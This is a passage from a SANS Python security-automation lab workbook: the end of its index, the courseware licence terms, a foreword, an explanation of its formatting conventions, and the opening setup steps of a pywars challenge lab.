ELIF 1:3-4, 1:6, 1:9, 1:18, 1:20, 1:33, 1:52, 1:57, 1:84, 1:87, 1:101, 1:107, 1:110-111, 1:121-123, 1:129, 2:58, 2:92, 4:16, 4:31
ELSE 1:1, 1:3-4, 1:6-7, 1:9, 1:18, 1:20, 1:22, 1:33, 1:39, 1:52, 1:57-58, 1:84, 1:87, 1:95, 1:101, 1:107, 1:110-111, 1:113, 1:117, 1:119-123, 1:126, 1:129, 2:57-58, 2:87, 2:92, 3:64,

Technet24

	3:100, 4:14, 4:16, 4:20, 4:27, 4:31, 4:36, 5:25-29, 5:33, 5:43, 5:61, 5:68, 5:83, 6:7
encode()	1:70, 1:82, 4:83, 4:86, 5:14, 5:18, 5:21, 5:55, 5:64
enumerate()	2:54-56
escape	1:59, 1:64, 3:29-30, 4:80
EXCEPT	1:20, 1:70, 1:114, 1:124, 2:24, 2:33, 2:39, 2:74, 3:29, 3:37, 3:69, 3:71, 4:17, 4:45, 4:80, 5:2-3, 5:7-8, 5:17, 5:22-34, 5:41, 5:43-44, 5:49, 5:53-56, 5:61-62, 5:67-68, 5:71, 5:74, 5:76, 5:83-84, 5:91, 5:99, 5:104, 5:107
exception handling	5:2-3, 5:7-8, 5:17, 5:22-27, 5:30-32, 5:34, 5:41, 5:44, 5:49, 5:56, 5:62, 5:71, 5:74, 5:84, 5:91, 5:104, 5:107
EXE	1:6, 1:11-12, 1:14-16, 1:19-20, 1:22-25, 1:27, 1:47, 1:54, 1:74-75, 1:82, 1:88, 1:90, 1:94, 1:96, 1:99, 1:103, 1:109, 1:111-114, 1:119-121, 1:124-128, 2:4-6, 2:12-14, 2:19-20, 2:26-29, 2:33, 2:35-36, 2:50-51, 2:54, 2:57, 2:59, 2:69, 3:6, 3:19, 3:36, 3:72, 3:75, 3:80-81, 3:90, 3:93, 4:5, 4:9, 4:29, 4:33, 4:40, 4:46, 4:56, 4:58, 4:60-62, 4:67, 4:105, 4:109, 5:2-8, 5:14, 5:17, 5:23, 5:25-30, 5:34-38, 5:40-42, 5:44-50, 5:52-53, 5:56, 5:62, 5:67, 5:71, 5:74-76, 5:80-81, 5:84-85, 5:88-91, 5:100, 5:103-104, 5:106, 6:2, 6:14

F

file modes	3:7
find()	1:79, 3:104
findall()	3:27, 3:40, 3:45, 3:50, 4:32
FOR	1:1-2, 1:5-8, 1:10-17, 1:19-32, 1:34-40, 1:42-51, 1:53-55, 1:59-69, 1:71, 1:74-76, 1:78, 1:80-81, 1:88-92, 1:94-100, 1:102-105, 1:109, 1:111-119, 1:121-122, 1:125-126, 1:128, 1:131, 2:1-11, 2:13-17, 2:20-23, 2:25-30, 2:32, 2:35, 2:37-39, 2:41-44, 2:46, 2:49-61, 2:63-82, 2:85-93, 3:1, 3:6-12, 3:14-21, 3:24, 3:26-30, 3:32-37, 3:39-42,

	3:44, 3:46-47, 3:50, 3:52, 3:54-58, 3:60-69, 3:71-73, 3:75-76, 3:79-84, 3:86-88, 3:90-93, 3:95-100, 3:102, 3:104-105, 4:1-29, 4:31-94, 4:96-105, 4:107-109, 4:111-113, 4:115, 5:1-19, 5:21, 5:23-31, 5:33-41, 5:43-44, 5:46-50, 5:52-59, 5:61-71, 5:73-76, 5:78-79, 5:81-82, 5:84-85, 5:88, 5:90-91, 5:93-94, 5:96, 5:99-104, 5:106-107, 5:110-111, 6:1, 6:4-14, 6:16, 6:18
format method	1:60-61
format strings	1:62-63, 2:89
format()	1:32, 1:60-63
Frederick Brooks	1:34
freq.py	2:28, 3:60, 3:71-73, 3:76
functions	1:3-4, 1:6, 1:9, 1:13, 1:18-21, 1:24, 1:26, 1:33, 1:49, 1:52, 1:57, 1:81, 1:84, 1:87-94, 1:96-101, 1:107-110, 1:112, 1:123, 1:125-126, 1:129, 2:3-5, 2:10-16, 2:30, 2:32, 2:43-44, 2:46, 2:49, 2:60-61, 2:64, 2:66-68, 2:82, 2:85-87, 2:89, 2:92, 3:5, 3:17, 3:22, 3:25, 3:27, 3:38, 3:41, 3:43, 3:48, 3:51, 3:53, 3:59, 3:74, 3:78, 3:81-82, 3:84-85, 3:94, 3:101, 4:12, 4:37, 4:54, 4:80, 4:83, 5:9-10, 5:35, 5:57, 5:85-86, 5:98-99

G

glob	1:20, 1:22, 1:25, 1:91, 1:97-99, 2:14, 3:12, 3:15-19, 3:21, 3:24, 3:60, 3:80, 3:82, 4:43, 5:10-11
global namespace	1:22, 1:25, 1:97, 1:99, 3:80, 5:11
globals()	1:22, 1:97
Gmail	2:6, 4:62
GPS	4:38-41, 4:43-44
Greedy matching	3:36, 4:32
group()	3:27, 3:41-42

Technet24

H

hex	1:19, 1:26, 1:31-32, 1:61-62, 1:64-66, 1:68, 1:71-72, 1:81, 1:109, 3:47, 3:84, 4:10, 4:23, 4:32, 4:69-70, 4:80

I

ICMP Header	4:13, 4:27
IF	1:3-15, 1:18-27, 1:29, 1:31-52, 1:54-55, 1:57, 1:59-66, 1:68-76, 1:78-84, 1:87-90, 1:92-93, 1:95-107, 1:109-129, 2:4-15, 2:17-23, 2:25-29, 2:33-38, 2:40-43, 2:45, 2:50, 2:53-54, 2:57-59, 2:61, 2:63, 2:65-67, 2:69-81, 2:86-92, 3:1, 3:4, 3:6-7, 3:10-12, 3:14-21, 3:24, 3:26-30, 3:32-37, 3:39-42, 3:44-47, 3:52, 3:54-58, 3:60-67, 3:69-72, 3:75-76, 3:79-84, 3:86-87, 3:90-93, 3:95-100, 3:102, 3:104, 4:3-7, 4:9-18, 4:21, 4:23-29, 4:31-34, 4:36-46, 4:48-66, 4:69, 4:71-75, 4:77-88, 4:90-94, 4:96-98, 4:101-104, 4:112, 5:1, 5:4, 5:7, 5:9, 5:11, 5:13-16, 5:18, 5:21-22, 5:24-29, 5:31, 5:35-39, 5:45, 5:47-48, 5:50, 5:52-55, 5:57-59, 5:61, 5:63-70, 5:73, 5:77, 5:81-83, 5:86, 5:88, 5:90, 5:92-94, 5:97, 5:99-100, 5:106, 6:2-7, 6:9-16
immutable	1:58, 1:79, 1:83, 2:65, 3:54, 3:58
Impacket	2:6
import	1:7, 1:13-14, 1:20, 1:45, 1:81, 1:97, 1:105, 1:124-125, 2:1, 2:4, 2:11-15, 2:18-20, 2:23, 2:25, 2:27-29, 2:58, 2:65, 2:79-81, 2:88, 2:92, 3:7, 3:16, 3:18-21, 3:26, 3:31, 3:63, 3:69, 3:71-73, 3:79-80, 3:102, 4:5, 4:9-11, 4:16, 4:23, 4:32, 4:35-36, 4:38-39, 4:50, 4:54, 4:60-62, 4:64-65, 4:75, 4:80-81, 4:85-86, 4:88-92, 4:97, 4:99-101, 5:10-11, 5:15-16, 5:21-22, 5:31, 5:33, 5:36-37, 5:43, 5:58, 5:60-61, 5:76-79, 5:81, 5:83, 5:99-102, 5:106, 6:5, 6:10
Initial Sequence Numbers (ISNs)	3:96, 5:12
input()	1:94, 1:126, 5:78, 5:83

insert()	2:36-37
interactive shell	1:15-17, 1:37, 1:96, 1:104, 1:125, 3:79, 3:84, 5:81, 6:10
intersection()	3:55, 3:58, 3:66
IP address	1:7, 3:39, 3:41, 3:46, 3:55, 3:62, 3:64-65, 3:67, 3:69-70, 3:76, 3:82, 4:10, 4:24, 4:29, 4:101-102, 5:9-11, 5:13, 5:15-16, 5:39, 5:50, 5:102, 6:15
IP Header	4:10-11, 4:13, 4:24-25
isdisjoint()	3:55
issubset()	3:55
issuperset()	3:55
items()	1:97, 2:72, 2:75, 2:77, 2:84, 3:63, 4:39, 4:92

J

JOIN	1:76, 2:42, 3:20, 3:50, 3:55-56, 3:92-93, 3:104, 4:21, 4:55, 4:62, 4:70
join()	2:42, 3:20, 3:50, 3:92, 3:104
JPEG	4:32, 4:36

K

keys()	2:72-73, 2:75, 2:81, 2:84, 3:88, 3:98, 4:65, 4:67-68, 4:70, 4:92, 4:94, 4:96, 4:98

L

lambda	1:20, 2:80, 2:86-87, 2:91, 3:63-64, 3:97, 4:10, 4:77
len()	1:80, 2:34, 3:55, 5:87
list()	1:23, 1:26, 2:33, 2:40, 2:81, 2:88, 3:20, 3:97, 4:94, 5:90
listdir()	3:16, 3:24
listen()	5:13, 5:16
lists	1:6, 1:23, 1:80, 1:99, 1:111, 1:117, 2:2-3, 2:10, 2:15-16, 2:30, 2:32-36, 2:39-46, 2:48-50, 2:53, 2:60, 2:62-66, 2:68-71, 2:73, 2:79, 2:82, 2:85, 2:88, 3:54, 3:56-

Technet24

	58, 3:60-62, 3:66, 3:81, 3:88-90, 3:92-93, 3:97, 4:21, 4:67, 5:69, 5:89, 5:94, 5:103
Little Endian	1:68
logs	1:105, 3:6, 3:50, 3:52, 3:60-62, 3:65, 3:76, 4:4, 4:50, 4:64, 4:112, 5:110, 6:6
lower()	1:77-78, 1:82, 2:48, 2:67, 2:80-81, 2:87, 5:16

M

magic	1:27, 3:56, 4:32, 4:92
main()	2:14
map()	2:44
match()	3:27, 3:41
matching	1:70, 1:93, 2:5, 2:36-37, 2:39, 2:69-70, 3:15, 3:18, 3:26, 3:28, 3:32-36, 3:39, 3:42, 3:45-47, 4:32, 4:54-56, 4:58, 4:60, 4:71, 5:65
Metasploit	2:81, 4:33, 5:5, 5:103, 6:8
modules	1:6-7, 1:14, 1:97, 1:105, 2:2-7, 2:10-12, 2:15-18, 2:20-24, 2:26-28, 2:30-32, 2:49, 2:60, 2:64, 2:68, 2:82, 2:85, 2:92, 3:7, 3:12, 3:71, 3:79-80, 4:5, 4:13-14, 4:29, 4:33, 4:35, 4:60, 4:64, 4:79-80, 4:85, 4:100, 5:6, 5:9, 5:35, 5:47-48, 5:53, 5:100-103, 6:2
modulo	1:28, 1:120
Multiline matching	3:35
multiplication	1:28, 1:30, 1:114
Mythical Man-Month	1:34

N

non-blocking sockets	5:57, 5:66-67

O

OAuth	4:100
objects	1:22, 1:27, 1:58, 1:82, 1:93-94, 1:97, 1:114, 1:117, 2:4-5, 2:13, 2:15, 2:33-34, 2:36, 2:41, 2:65, 2:69, 2:73, 2:78, 3:1, 3:8, 3:13,

	3:15, 3:17, 3:54, 3:56, 3:88, 4:36, 4:40, 4:81, 4:85, 4:87-88, 4:93, 4:95-97, 5:1, 5:3, 5:8, 5:17-18, 5:23, 5:30, 5:34, 5:41, 5:44, 5:49, 5:56, 5:62, 5:71, 5:74-77, 5:82, 5:84-88, 5:90-92, 5:99, 5:101, 5:104, 5:107
Operators	1:20, 1:28-29, 1:32, 1:114, 3:33, 3:56
ord()	1:47, 1:73, 2:44, 2:46, 3:70, 6:6, 6:14
order of operations	1:20, 1:30, 1:114, 3:33
OrderedDict	2:72
os.path.exists()	3:14
os.walk()	3:19, 3:24

P

pack()	4:17
packet reassembly	3:2, 3:5, 3:22, 3:25, 3:38, 3:43, 3:48, 3:51, 3:53, 3:59, 3:74, 3:78, 3:85, 3:94, 3:101, 3:104
PacketLists	3:81, 3:88-90, 3:92-93, 3:97
password guesser	4:90, 6:10
PDF	3:84, 4:14, 4:33
pip	1:15, 1:20, 1:71, 1:100, 2:6-9, 2:18, 2:21-22, 2:24, 2:26, 3:16, 3:33, 3:67-68, 3:79, 4:9, 4:33, 4:35, 4:60, 4:64, 4:79, 4:85, 4:91, 4:100-101, 4:103, 4:106, 5:35-39, 5:43, 5:55, 5:76, 5:81, 5:101
Popen()	5:35
print statement	1:19, 1:128, 2:59, 4:53, 5:78
print()	1:4, 1:9, 1:18-19, 1:24, 1:33, 1:52, 1:57, 1:84, 1:87-88, 1:101, 1:107, 1:110, 1:123, 1:129
Pupy.py	5:103
py_compile	1:14
pyinstaller.py	5:47
Python 2.7	1:20
Python Debugger (PDB)	1:125, 2:5
Python Enhancement Proposals (PEPs)	1:12-13, 1:117, 2:86, 5:85
Python Image Library (PIL)	4:2-3, 4:6, 4:28, 4:33-39, 4:42-43, 4:49, 4:52, 4:59, 4:63, 4:74, 4:78, 4:84, 4:104
pyWars	1:3-5, 1:8-9, 1:18, 1:33-57, 1:77, 1:84-85, 1:87, 1:101, 1:104-105, 1:107-108, 1:110,

Technet24

1:123, 1:129-130, 2:31, 2:61-63, 2:83, 3:23, 3:49, 3:75, 3:77, 3:102-103, 4:29, 4:75-76, 6:2, 6:5-8, 6:11-15

R

random	1:50, 2:58, 2:72, 3:8, 3:60-61, 3:66, 3:71-72, 3:76, 5:47
range()	2:53
read()	2:80, 3:8-9, 3:11, 3:13, 3:21, 3:63, 3:72, 4:13, 4:36, 4:81, 4:83, 5:35-37
readlines()	3:8-9, 3:21, 3:24, 3:63, 4:81, 4:90
reconnaissance	5:4
recv()	4:10, 5:9, 5:11, 5:14-16, 5:21, 5:57-61, 5:63-65, 5:67, 5:69-70, 5:73, 5:83, 5:99
recvall()	5:2, 5:57, 5:61, 5:63-65, 5:68, 5:70
Regex	3:33, 3:35-36, 3:39-40, 3:42, 3:47, 4:17, 4:32
Rekall	4:9
remove()	2:36-38, 3:54
replace()	1:79, 3:104
ROT-13	1:81
rot13	1:81

S

search()	3:27, 3:41, 3:45
seek()	3:8, 3:21
SELECT	1:6, 1:102-103, 1:106, 1:109, 1:127-128, 2:39, 2:90, 3:50, 3:81, 3:86, 4:51, 4:53-58, 4:60-62, 4:82, 4:105, 4:110, 5:63, 5:69-70, 5:92, 6:5-6
send()	5:2-3, 5:8-9, 5:14-17, 5:23, 5:30, 5:34, 5:41, 5:44, 5:49, 5:54, 5:56-59, 5:62, 5:69, 5:71, 5:74, 5:83-84, 5:91, 5:99, 5:104
session hijacking	4:102
sessions()	3:84, 3:86-88, 3:92-93
slice	1:65, 1:74-76, 1:83, 2:39, 2:73, 3:63, 3:65-66, 3:84, 4:77
sniff()	3:81-82, 3:84
sniffing	3:80-82, 4:10-11

socket	2:5, 3:92, 4:10-11, 4:23-24, 5:2-3, 5:6-18, 5:20-23, 5:30-31, 5:33-35, 5:41, 5:43-44, 5:49, 5:54-71, 5:74-75, 5:79-84, 5:86, 5:90-92, 5:99, 5:101, 5:104
sort()	2:36, 2:45-47, 2:67
sorted()	2:45-47, 2:67, 3:97
split()	1:77, 1:79, 2:41, 2:48, 2:52, 2:67, 2:80-81, 2:87, 2:91, 5:39
SQL	2:4, 4:2-3, 4:5-6, 4:28, 4:34, 4:42, 4:49-64, 4:74, 4:78, 4:84, 4:104, 4:113, 5:73, 6:7-8, 6:10
Sqlite	4:5, 4:60-62
Strings	1:3-4, 1:6, 1:9, 1:18, 1:20-23, 1:27, 1:31-33, 1:35, 1:52, 1:57-66, 1:69, 1:71-72, 1:74, 1:76-77, 1:79-85, 1:87-88, 1:101, 1:105, 1:107, 1:110, 1:117, 1:123, 1:129, 2:10, 2:33-34, 2:37, 2:39, 2:41-42, 2:44, 2:53, 2:56, 2:69, 2:89, 2:91-92, 3:7, 3:11-12, 3:16, 3:21, 3:26-28, 3:30-33, 3:35, 3:47, 3:50, 3:54, 3:56, 3:58, 3:61, 3:72, 3:88, 4:17-19, 4:22-23, 4:54, 4:86, 4:110, 5:14, 5:65, 5:73, 5:86-87, 5:94
SUB-SELECT	4:58
subtraction	1:28, 1:30, 3:56
symmetric_difference()	3:55-56, 3:58
sys.argv	2:14, 2:39

T

TAGS	3:36, 3:44-45, 4:38-40, 4:80
TCP Header	4:13, 4:21, 4:25
tell()	3:8, 3:21
three-way handshake	5:12
title()	1:77-78, 1:82
TRY	1:8, 1:13, 1:15, 1:20, 1:22, 1:27, 1:36, 1:44, 1:46, 1:55, 1:65, 1:71, 1:96-97, 1:124, 2:7, 2:10, 2:15, 2:19, 2:21, 2:28-29, 2:33, 2:37, 2:43, 2:57, 2:63, 2:74, 2:79-80, 3:11, 3:16, 3:19, 3:30, 3:32, 3:34, 3:36, 3:46, 3:60, 3:62, 3:64, 3:69-70, 3:87, 3:89, 3:93, 3:98, 4:2-3, 4:6-7, 4:12-13, 4:17, 4:23, 4:28, 4:34, 4:42, 4:49-53, 4:55-56, 4:59,

Technet24

	4:62-72, 4:74-78, 4:84, 4:88, 4:91, 4:103-104, 4:112-113, 5:25-29, 5:31, 5:33, 5:43, 5:54-55, 5:57, 5:59, 5:67-68, 5:92, 6:7, 6:9, 6:12
tuple()	1:23
Tuples	1:23, 1:93, 2:2-3, 2:16, 2:30, 2:32, 2:49, 2:54, 2:56, 2:60, 2:64-68, 2:72, 2:77, 2:82, 2:85, 2:91-92, 3:50, 3:64, 4:40, 5:94
Types	1:22-23, 1:26-27, 1:29, 1:83, 1:99-100, 2:6, 2:33-34, 2:92, 3:56, 4:7, 4:11, 4:23, 4:33, 4:35, 4:38, 4:43, 4:55, 4:60, 4:71, 4:80, 4:100, 5:39, 5:48, 5:55, 5:86, 5:109

U

UDP Header	4:10, 4:26
underscore	1:20, 1:76, 3:28-29, 4:100, 5:85
unichr()	1:73
UNION	3:55-56, 3:58, 4:55-57
union()	3:55-56, 3:58
unpack()	4:17
update()	2:80-81, 3:54, 3:58, 3:63, 3:66
upper()	1:77-78, 1:82, 1:126, 2:91
urlencode()	4:83, 4:86
urlopen()	4:81, 4:83
utf-16	1:68, 1:81

V

values()	2:72, 2:74, 2:76, 2:84, 3:66, 3:88, 3:92-93, 3:98, 4:65, 4:67, 4:92

W

WHILE	1:1, 1:6, 1:20, 1:32, 1:34-35, 1:37-38, 1:91, 1:103, 1:106, 1:111-112, 1:117, 1:126, 2:2-3, 2:16, 2:30, 2:32, 2:49-50, 2:57-60, 2:64, 2:68, 2:73, 2:82, 2:85, 2:90, 2:92, 3:60, 3:62, 4:10-11, 4:23-25, 4:46, 5:5, 5:16, 5:22, 5:27-29, 5:33, 5:38-39, 5:43, 5:54-55, 5:61, 5:63-65, 5:68, 5:70, 6:4

WinPmem	4:9
WPAD	3:61
write()	3:8, 3:21, 5:83, 5:99
writelines()	3:8, 3:21

X

XOR	1:32, 2:55-56, 3:56

Z

zip	1:81, 2:18-20, 2:23, 2:29, 2:43-44, 3:5, 3:21-22, 3:24-25, 3:38, 3:43, 3:48, 3:51, 3:53, 3:59, 3:74, 3:78-79, 3:85, 3:94, 3:101, 4:14, 4:33, 4:87-88, 5:98

Technet24

SEC573 | AUTOMATING INFORMATION SECURITY WITH PYTHON
GIAC Python Coder (GPYC)

Workbook

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

© 2024 Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Technet24

SEC573 Workbook: Automating Information Security with Python

Copyright ©2024, Mark Baggett. All rights reserved to Mark Baggett, and/or SANS Institute. This workbook is considered Courseware as defined by the SANS Courseware License Agreement found at https://www.sans.org/mlp/courseware-licensing-agreement/ and is subject to all terms and conditions of the agreement. Use of this workbook constitutes agreement with these conditions.

Foreword

Welcome to SANS SEC573 Automating Information Security with Python. This workbook contains the instructions for completing many of the labs for SANS SEC573 Automating Information Security with Python. In addition to the labs in this book, the course contains several "bonus" labs that are presented as challenges to students who work at an accelerated pace and complete the course material early. Although the answers to most bonus labs are not published in this book the instructor is eager to help you work through these challenges. Please do not hesitate to ask if you need help.

Preparation

Prior to the start of this class you received an email from SANS with instructions on how to prepare your laptop prior to the start of class. If you have not already done so please follow those instructions now so that you are ready to go when class begins.

Syntax Used in This Course

The SEC573 course documentation uses consistent syntax styles with which you should become familiar. This section helps you to make sense of what the material conveys, so you can focus more on course material rather than styling.

Syntax Descriptions and Examples

> **Note**
>
> The commands listed in this section of the lab are just for reference, so you can become familiar with text styles used in the course materials. *No need to actually run them*!

BASH Prompt

Some commands will be typed into a bash prompt in your VM. The bash prompt is accessible by clicking on the **TERMINAL** icon on your Desktop. In this book the bash prompt will appear as black text in a white background with a bold black outline. Commands that you should type will look like **THIS** and the output of those commands will be printed in black. Certain pieces of that output may be called out in bold to grab your attention.

```
$ ping -c1 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=7.59 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 7.590/7.590/7.590/0.000 ms
```

Windows Command Prompt

Windows Command prompts will appear with a black background and white text. Like bash commands, what you are expected to type will look like **this** and the output will be in white. Note that some of these contrast and are not as easily seen in the printed books as they are in the color electronic copies of the book. The color choices were made specifically so that all text would be legible when printed in black and white.

```
C:\Windows> ping -n 1 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```


Technet24

```
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Python Prompt

Interactions with the Python prompt will appear in a light gray box with black text. This box will have a raised, shadowed outline. Commands that you are expected to type will look like **THIS** so that they are distinguishable from the output of those commands.

```
>>> x = 5
>>> print(x + 1000)
1005
>>> print("Hello world")
Hello world
```

Python Code Snippets

This workbook will also contain examples of code that would appear in a Python program. These snippets of code would be saved to a .py file but not necessarily typed into a Python prompt. These code samples will appear in a simple code block with no border, a light gray background and black text. This can be easily distinguished from the BASH prompt because of the lack of a bold, black border.

```
if border != black:
    this = "Python code snippet"
else:
    this = "Bash prompt"
```

Lab 1.1: Let's Play pywars!

Lab Objectives

- Activate your 573 Virtual Environment
- Update your pywars client software
- Create your pywars account (if it was not already created for you)
- Login to pywars
- Complete pywars Lab 1.1.0 through Lab 1.1.9
- Understand Labs Names and Lab Numbers
- Set your Display Name
- Check the score to track your progress

Lab Description

In this lab, you will create an account on the pywars server and complete your first challenges.

No Hints Challenge

Perform the following:

- Create a personal pywars account
- Log in
- Complete Lab 1.1.0 through Lab 1.1.9

Full walk-through starts in the following section.

Full Walk-Through

Open a Terminal by double-clicking the desktop icon.



Technet24

Setup Your pywars account.

OnDemand Student Setup Instructions

If you are accessing SEC573 via OnDemand then you will need three things. The three things you need are provided to you in your SANS Portal in the MyLabs section. There you will find a button that will create your OnDemand account and provide you with a username and password. If you need help finding this information you can contact the SANS OnDemand subject matter experts. Once you have the information run the following commands and answer the questions.

```
$ 573
(573) student@SEC573:~$ pywars
What is the hostname (example: live.sec573.com) of the server? od.sec573.com
What is registration email address on the SANS Portal? YOUR-SANS-EMAIL-HERE
Give me a new pywars password for this class (keystrokes not displayed): PASSWORD SPECIFIED IN
PORTAL
Welcome to pywars!
>>>
```

Prompted to create an account

Your OnDemand account is created when you click the "Provision pywars Account" button in your MyLabs Portal. Use those credentials here. If you are prompted to create an account type NO. Then re-enter the correct username and password provided from the MyLabs portal. If you are unable to get past this prompt please contact SANS OnDemand Subject Matter Experts for assistance.

Hybrid and Live Student Setup Instructions

Hybrid and Live students will setup your account during a special setup session that starts immediately before the start of the first day of class. Plan to arrive 30 minutes prior to the normal start of class to finish the rest of this process. In the classroom the instructor will provide you with a URL and a registration code that are required to complete the setup.

Choosing your username

Your username should be the same as your SANS Portal email account. If you choose a different username your account will be deleted at the end of the week. If your username matches your SANS portal account then you will continue to have access for four months after class ends.

```
$ 573
(573) student@SEC573:~$ pywars
What is the hostname (example: live.sec573.com) of the server? live.sec573.com
What is registration email address on the SANS Portal? YOUR-SANS-EMAIL-HERE
Give me a new pywars password for this class (keystrokes not displayed): CHOOSE A PASSWORD
That account does not exist. Check the password and try again. In Person class student type
```

```
YES to create it now: YES
What is the registration code provided by the instructor? Instructor Provided Code
Welcome to pywars!
>>>
```

pywars: Answer Lab1.1.0

The pywars lab environment is a series of self-paced questions that follow along with the course material. To complete a lab, you will have to look at the question and a sample of data. The question will always ask you to manipulate the data somehow and then, submit the results of that manipulation. To understand this, let's look at an example. Now, look at the question and data associated with the first lab by passing the string `"lab1.1.0"` to `.question()` and `.data()`:

```
>>> client.question("lab1.1.0")
'Simply submit the string returned when you call .data('Lab1.1.0') as the answer. '
>>> client.data("lab1.1.0")
'SUBMIT-ME'
```

Your Output Looks Different in Your Terminal

Your questions looked different. Your output includes a table that shows the point values and other information about the question. While the output looks great on your screen, it doesn't translate well to print. If you want your screen to look like your book, you can run the command `client.print_rich_text = False`. However, I recommend you take advantage of the screen capabilities and leave it set to True.

Your table includes a question number that you can use instead of the name. It includes the question name. It tells you how many points the question is worth. More difficult questions are work more points. It tells you the "Timeout". The timeout is the number of seconds you have between calling `.data()` and submitting to `.answer()`. It tells you how many attempts you have on to answer the question and if there are any prerequisite questions that must be answered before attempting this question.

The command `client.question("lab1.1.0")`, tells the client pywars object to connect to the server and retrieve the question named, `lab1.1.0`. When you run `client.data("lab1.1.0")`, it goes to the server and asks for a copy of the data associated with the question and it starts the count down clock. The string "SUBMIT-ME" printed at the terminal is the value returned by the server. You must submit that answer by calling `client.answer()`. `client.answer()` expects one argument, the answer to what ever questions you queried last. To complete "lab1.1.0" all you have to do is read the `.data()` and then submit it as the `.answer()` before 3 seconds expires. Try this:

```
>>> client.data("lab1.1.0"); client.answer( "SUBMIT-ME" )
'SUBMIT-ME'
'Correct!'
```


Technet24

Here we separated two commands with a semicolon. Each command is run one at a time and both results are printed. First, `client.data("lab1.1.0")` connected to the server and printed "SUBMIT-ME". The server is now waiting up to "timeout" seconds for you to call `.answer()`. In this case that is 3 seconds. Because of the semicolon the second command starts immediately after the first. It executes `client.answer("SUBMIT-ME")` and prints 'Correct!' to the screen. Try it a different way:

```
>>> client.answer( client.data("lab1.1.0") )
'Correct! Already Scored'
```

